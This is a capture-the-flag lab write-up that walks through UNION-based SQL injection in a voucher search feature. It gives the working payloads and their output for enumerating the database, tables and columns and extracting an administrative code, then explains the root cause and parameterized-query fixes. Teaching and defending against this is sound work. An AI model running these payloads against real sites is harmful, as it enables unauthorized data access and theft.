SQL Injection in Voucher Search Leads to Executive Voucher Disclosure | Voucher Vault

Lab Link
Lab: Voucher Vault
Overview
Voucher Vault is an internal employee rewards platform used by Redzone Insurance to distribute and manage company gift cards and incentive vouchers.
The application provides a voucher search feature that allows employees to locate available rewards. During testing, the search functionality was found to concatenate user-supplied input directly into a backend SQL query without proper parameterization.
This flaw allows attackers to perform SQL Injection, enumerate database structures, and access sensitive data stored in administrative tables that should never be exposed to normal employees.
Objective
Exploit the vulnerable voucher search functionality to enumerate the database and retrieve the executive voucher code stored within the administrative voucher table.
Vulnerability Identification
Classification Hierarchy
1
2
3
4
A05 - Injection
└── SQL Injection
    └── UNION-Based SQL Injection
        └── Database Enumeration and Sensitive Data Disclosure
Reconnaissance
The application provides employee access using the supplied credentials:
1
2
alice@redzone.local
password1
After authentication, the voucher search feature becomes available.
Search functionality is a common target for SQL Injection testing because user-controlled input is frequently incorporated into database queries.
Confirming SQL Injection
Submit the following payload into the voucher search field:
1
' or 1=1-- -
The application returns all available vouchers rather than filtered search results.
This indicates that user input is being interpreted as SQL syntax and successfully modifies the backend query logic.
The search feature is vulnerable to SQL Injection.
Determining Column Count
To perform a UNION-based attack, determine the number of columns returned by the original query.
Payload:
1
' order by 3-- -
The application responds normally, indicating that the query contains three columns.
Identifying the Database
A UNION query is used to retrieve the active database name.
Payload:
1
' UNION SELECT NULL,database(),NULL-- -
Response:
1
chalapp
Current database:
1
chalapp
Enumerating Tables
The next step is identifying available tables within the database.
Payload:
1
2
3
' UNION SELECT NULL,table_name,NULL
FROM information_schema.tables
WHERE table_schema='chalapp'-- -
Response:
1
2
3
admin_vouchers
redemptions
vouchers
Interesting table:
1
admin_vouchers
The table name suggests privileged voucher information.
Enumerating Columns
Inspect the table structure using information_schema.columns.
Payload:
1
2
3
' UNION SELECT NULL,column_name,NULL
FROM information_schema.columns
WHERE table_name='admin_vouchers'-- -
Response:
1
2
3
4
id
code
value
expiry
The most interesting field is:
1
code
Extracting Voucher Codes
Retrieve the contents of the code column.
Payload:
1
2
' UNION SELECT NULL,code,NULL
FROM admin_vouchers-- -
Response:
1
WEBVERSE{.....}
The administrative voucher code is disclosed directly through the vulnerable search functionality.
Flag
1
WEBVERSE{.....}
Proof of Exploitation
Database enumeration:
1
database()
Result:
1
chalapp
Table enumeration:
1
information_schema.tables
Result:
1
2
3
admin_vouchers
redemptions
vouchers
Column enumeration:
1
information_schema.columns
Result:
1
2
3
4
id
code
value
expiry
Sensitive data extraction:
1
SELECT code FROM admin_vouchers
Result:
1
WEBVERSE{.....}
Root Cause Analysis
The application incorporates user-controlled search input directly into SQL queries.
A vulnerable implementation would resemble:
1
$query = "SELECT * FROM vouchers WHERE name LIKE '%" . $_GET['search'] . "%'";
Because the input is concatenated directly into the query string, attackers can inject arbitrary SQL syntax and alter query execution.
The absence of prepared statements allows complete database enumeration and unauthorized access to sensitive records.
Impact
An attacker can:
- Enumerate database structures
- Access unauthorized records
- Extract administrative data
- Retrieve sensitive business information
- Bypass intended application restrictions
In real-world environments, SQL Injection frequently results in complete database compromise and large-scale data exposure.
Mitigation
Use Parameterized Queries
Instead of:
1
$query = "SELECT * FROM vouchers WHERE name LIKE '%$search%'";
Use:
1
2
3
4
5
$stmt = $pdo->prepare(
    "SELECT * FROM vouchers WHERE name LIKE ?"
);

$stmt->execute(["%{$search}%"]);
Validate User Input
Apply strict validation to search parameters.
Restrict Database Permissions
Application accounts should not have unrestricted access to administrative tables.
Disable Verbose Database Errors
Prevent database details from being exposed to users.
Apply Defense in Depth
Combine:
- Prepared statements
- Input validation
- Least privilege
- Secure error handling
to prevent SQL Injection attacks.
Real-World Insight
Search functionality is one of the most common locations for SQL Injection vulnerabilities because developers frequently construct dynamic queries around user-supplied keywords.
Attackers commonly use SQL Injection to:
1
2
3
4
5
Enumerate databases
Discover tables
Extract credentials
Access administrative records
Retrieve secrets
The Voucher Vault challenge demonstrates a fundamental security principle:
Any user input that reaches a SQL query without parameterization becomes part of the SQL statement itself.